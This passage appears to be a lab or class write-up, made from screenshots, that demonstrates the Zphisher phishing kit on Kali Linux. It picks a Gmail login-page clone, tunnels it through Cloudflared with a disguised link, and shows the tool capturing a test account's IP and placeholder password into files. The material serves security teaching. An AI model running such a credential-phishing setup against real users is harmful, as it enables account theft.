[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 3
```




```
[01] Gmail Old Login Page
[02] Gmail New Login Page
[03] Advanced Voting Poll

[-] Select an option : 2
```




```
[01] Localhost
[02] Cloudflared  [Auto Detects]
[03] LocalXpose   [NEW! Max 15Min]

[-] Select a port forwarding service : 2

[?] Do You Want A Custom Port [y/N]: n
```



```
[?] Do you want to change Mask URL? [y/N] : n
```



```
ZPHISHER 2.3.5

[-] URL 1 : https://parameter-rim-packed-intersection.trycloudflare.com

[-] URL 2 : https://

[-] URL 3 : https://get-unlimited-google-drive-free@

[-] Waiting for Login Info, Ctrl + C to exit ...
```



https://parameter-rim-packed-intersection.trycloudflare.com/login.html

Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google

Sign in

with your Google Account

Email or phone

woshaughnessy31@student.mvcc.edu


Enter your password

••••••••••••••


Forgot password?

SIGN IN


English (United States) Help Privacy Terms




```
[-] Victim IP Found !

 34.83.203.92IP : 34.83.203.92

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : woshaughnessy31@student.mvcc.edu

[-] Password : notarealpassword

[-] Saved in : auth/usernames.dat
```



```
┌──(kali㉿kali)-[~/Desktop/zphisher]
└─$ ls
Dockerfile  LICENSE  README.md  auth  make-deb.sh  run-docker.sh  scripts  zphisher.sh

┌──(kali㉿kali)-[~/Desktop/zphisher]
└─$ cd ~/Desktop/zphisher/auth/

┌──(kali㉿kali)-[~/Desktop/zphisher/auth]
└─$ ls
ip.txt  usernames.dat
```



```
└─$ cat ip.txt
IP: 208.125.58.214
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 208.125.58.214
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 34.83.203.92
User-Agent:

IP: 34.83.203.92
User-Agent:

IP: 208.125.58.214
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 208.125.58.214
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

IP: 208.125.58.214
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```



```
┌──(kali㉿kali)-[~/Desktop/zphisher/auth]
└─$ cat usernames.dat
Gmail Username: woshaughnessy31@student.mvcc.edu Pass: nptarealpassword!
```